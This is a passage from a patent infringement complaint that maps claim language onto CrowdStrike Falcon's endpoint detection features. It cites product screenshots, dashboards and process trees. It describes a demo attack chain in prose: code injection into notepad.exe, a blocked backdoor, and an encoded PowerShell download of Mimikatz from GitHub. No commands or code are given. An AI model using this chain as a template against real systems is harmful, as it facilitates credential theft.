
Glossary

- **Sensor**: what we call the Falcon endpoint agent
- **Event**: The sensor emits events as things happen on an endpoint
- **Field**: An event contains fields that provide contextual details about the event
- **event_simpleName**: Events are given an `event_simpleName` value for classification
- **TargetProcessId**: a unique PID Falcon assigns to executing processes
- **ContextProcessId**: a unique PID Falcon assigns to events that enrich another Falcon event
- **Process Explorer**: the visualization of a process tree in Falcon as viewed by the ThreatGraph

©2020 CROWDSTRIKE

(*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 1:41.)

192. In another example, Falcon Prevent gathers event information as part of the process of "[a]utomatically determin[ing] the scope and impact of threats found in your environment."




INTEGRATED THREAT INTELLIGENCE

- Automatically determine the scope and impact of threats found in your environment
- Find out if you are targeted, who is targeting you and how to prepare and get ahead
- Use Falcon Prevent integrated with CrowdStrike Falcon X™ to:
  - Fully understand the threats in your environment and what to do about them
  - Access malware research and analysis at your fingertips
  - Easily prioritize responses with threat severity assessment
  - Immediately get recovery steps and resolve incidents with in-depth threat analysis

(*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)

193. In another example, as shown below, the Accused Products identify “Detection Activity” including “Status,” “Severity,” “Scenario,” “Assigned to,” “Hostname,” and “Triggering File” related to events, actions, objects, and targets. In another example, as shown below, the Accused Products display an event related to “HOST CS-SE-CC” and “USER NAME Chuck, CS-SE-CC$” including related objects “iexplore.exe” and “notepad.exe.” The Accused Products show “iexplore.exe” injected code into “notepad.exe” to create a malicious version of “notepad.exe” and the malicious version of “notepad.exe” then performed actions including using command prompt “CMD.EXE.”



Status Severity Scenario Assigned to Hostname Triggering file

How to Hunt for Threat Activity with Falcon Endpoint Protection

Type to filter 370 Detections found


Time		Status		Severity		Scenario		Assigned to		Hostname		Triggering file	
Last hour	1	New	215	Critical	67	Known Malware	131	Unassigned	293	CS-SE-CC	49	iexplore.exe	102
Last day	9	In Progress	12	High	169	Suspicious Activity	114	wes.bateman@bh.crow...	21	CS-SE-SO-WIN7-V	35	notepad.exe	87
Last week	34	True Positive	108	Medium	110	Drive By Download	101	sean@bh.crowdstrike.c...	18	CS-SE-SS-GI	31	powershell.exe	82
Last 30 days	110	False Positive	6	Low	24	Credential Theft	74	claude.braxton@bh.cro...	8	CS-SE-CD-WIN7	26	cmd.exe	56
Last 90 days	370	Ignored	29	Informational	0	Intel Detection	64	elia@bh.crowdstrike.com	5	CS-SE-WB-INITEC	25	msdcsc.exe	42

Dashboards
Executive Summary
Detection Activity
Detection Resolution

No grouping Sort by new – old

	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
	Jan. 12, 2017 15:02:49	CS-SE-CD-WIN7	Christian_2	Unassigned	New
Critical	Jan. 12, 2017 13:52:03	CS-SE-SO-WIN7-V		Unassigned	New
Medium +2			demo	Unassigned	New
High			Ken	Unassigned	New
High +7			Ken, CS-SE-KM-1-12$	Unassigned	New
High +1	Jan. 11, 2017 22:51:43	CS-SE-TG-W7-01	Demo	Unassigned	New
High +4	Jan. 11, 2017 22:25:10	CS-SE-CC	Chuck, CS-SE-CC$	Unassigned	New
Low	Jan. 11, 2017 19:15:49	CS-SE-TG-W7-01	Demo	Unassigned	New

Dashboards
Executive Summary
Detection Activity
Detection Resolution



HOST	USER NAME
CS-SE-CC	Chuck, CS-SE-CC$

...ctivity with Falcon Endpoint Protection

[root]	10	100	0	0	0
smss.exe	0	4	0	0	0
smss.exe	0	0	0	0	0
iexplore.exe	3	12	2	0	0
notepad.exe	6	73	0	0	0
cmd.exe	0	14	0	0	0

iexplore.exe
Medium Severity Known Malware — Metasploit's meterpreter server may have been loaded into a process.

notepad.exe
Medium Severity Drive By Download — A browser created a process via shellcode.
Medium Severity Known Malware — Metasploit's meterpreter server may have been loaded into a process.

iexplore.exe

New Comment

CS-SE-CC Network Contain

Change Containment Status

Execution Details

ASSOCIATED BEHAVIOR	Medium Severity Known Malware Metasploit's meterpreter server may have been loaded into a process.
COMMAND LINE	"C:\Program Files (x86)\Internet Explorer\iexplore.exe" SCODEF:3552 CREDAT:79873
FILE PATH	\Device\HarddiskVolume1\Program Files (x86)\Internet Explorer\iexplore.exe
SHA256	e285feeca968b3ca22017a64363eea5e69ccd5196 96671df523291b089597875
MD5	c613e69c3b191bb02c7a191741a1d024
USER ACCOUNT	CS-SE-CC\Chuck
RUN PERIOD	START TIME Jan. 11, 2017 22:24:16 END TIME -
DURATION	Currently Running


No Log Entries

File Details

SIGNED	Microsoft Windows; Microsoft Windows Verification PCA; Microsoft Root Certificate Authority

(*See* https://www.crowdstrike.com/resources/videos/how-to-hunt-for-threat-activity-with-falcon-endpoint-protection/ at 0:27 - 2:02.)


194. In another example, as shown below, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. “EXPLORER.EXE,” “OUTLOOK.EXE,” “IEXPLORE.EXE,” another “IEXPLORE.EXE,” and “NOTEPAD.EXE” are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects “IEXPLORE.EXE” to “NOTEPAD.EXE” indicates “IEXPLORE.EXE” injected code into “NOTEPAD.EXE” creating a malicious variant of “NOTEPAD.EXE.” The malicious variant of “NOTEPAD.EXE” then performed malicious actions using the command prompt “CMD.EXE.” For example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to upload malicious executable file “BACKDOOR.EXE” but execution of “BACKDOOR.EXE” was blocked. In another example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to execute an encoded PowerShell command “POWERSHELL.EXE” to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft.



(*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:23 (annotations added): 1) green arrow from IEXPLORE.EXE to NOTEPAD.EXE indicates IEXPLORE.EXE injected code into NOTEPAD.EXE creating malicious variant of NOTEPAD.EXE; 2) NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft; and 3) "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked.)

195. The Accused Products perform a method that includes *generating a contextual state for at least one of the one or more events by correlating the at least one event to an originating object, the contextual state including an indication of the originating object of the first object and*


an indication of at least one of a device on which the first object is executed and a user associated with the first object. For example, "events are canonically linked in Falcon's data set," and events for operations run by executing processes may be linked to the responsible process. (*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 5:40.) Additionally, the Accused Products send "[a]ll of those events…to the Threat Graph for correlation and storage." (*Id*. at 8:27.) In another example, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)



Target Events vs. Context Events

- *Target* events consist mainly of process executions (read: things being run by the operating system or user)
- *Context* events enrich those *Target* events
- These events are canonically linked in Falcon's data set by the field:
  - `TargetProcessId`
  - `ContextProcessId`
- Think of these as "Falcon PID" values
- Operating System PID is reused; Falcon PID is not
- Guaranteed to be unique on each endpoint

©2020 CROWDSTRIKE



Quick Recap

- Falcon creates events for executing processes and assigns a TargetProcessId ("Falcon PID") to those processes
- Falcon creates events for operations run by executing processes and links them to the responsible process via a ContextProcessId
- These relationships can be visualized or viewed in raw format via CrowdStrike Threat Graph
- All of these events are sent to the Threat Graph for correlation and storage
- Events are documented in the Event Data Dictionary

©2020 CROWDSTRIKE

(*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 5:40, 8:27.)


196. In another example, as shown above, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" creating a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions using the command prompt "CMD.EXE." For example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked. In another example,

"NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft. The Accused Products generate a contextual state, for example, as temporally connected events with lines and arrows. (*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:23.)

197. In another example, as shown above, the Accused Products display information for an event related to "HOST CS-SE-CC" and "USER NAME Chuck, CS-SE-CC$" and "5 Behaviors" detected including related objects "iexplore.exe" and "notepade.exe." The Accused Products show "iexplore.exe" injected code into "notepad.exe" to create a malicious version of "notepad.exe" and then performed actions, including using command prompt "CMD.EXE," that identifies the malicious version of "notepad.exe" for "Drive By Download" and a "Known Malware." (*See* https://www.crowdstrike.com/resources/videos/how-to-hunt-for-threat-activity-with-falcon-endpoint-protection/ at 2:02.)

198. The Accused Products perform a method that includes *obtaining a global perspective for the at least one event by obtaining information associated with one or more of the first object and the originating object, the information including at least one of age, popularity, a determination as to whether the first object is malware, a determination as to whether the originating object is malware, Internet Protocol (IP) Address, and Uniform Resource Locator (URL) information, wherein the global perspective for one or more related events to at least one event across a network*. For example, as shown above, the Accused Products monitor events including processes and operations performed by processes. These events are further enriched with data related to the context and nature of these events, including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints,


etc.). (*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 4:00.) The Accused Products link the events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.). (*See id.* at 10:32.) In addition, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)



Other Common Events

- Many of the other events Falcon captures are used to enrich ProcessRollup2 events
- Some common enrichment events include:
  1. DnsRequest (a process makes a DNS request)
  2. NetworkConnectIP4 (a process makes an IPv4 connection)
  3. OoxmlFileWritten (a productivity file was written to disk by a process)
  4. PeFileWritten (an executable file was written to disk by a process)
- There are over 400(!) events captured by Falcon
- They are catalogued in the Event Data Dictionary in your UI

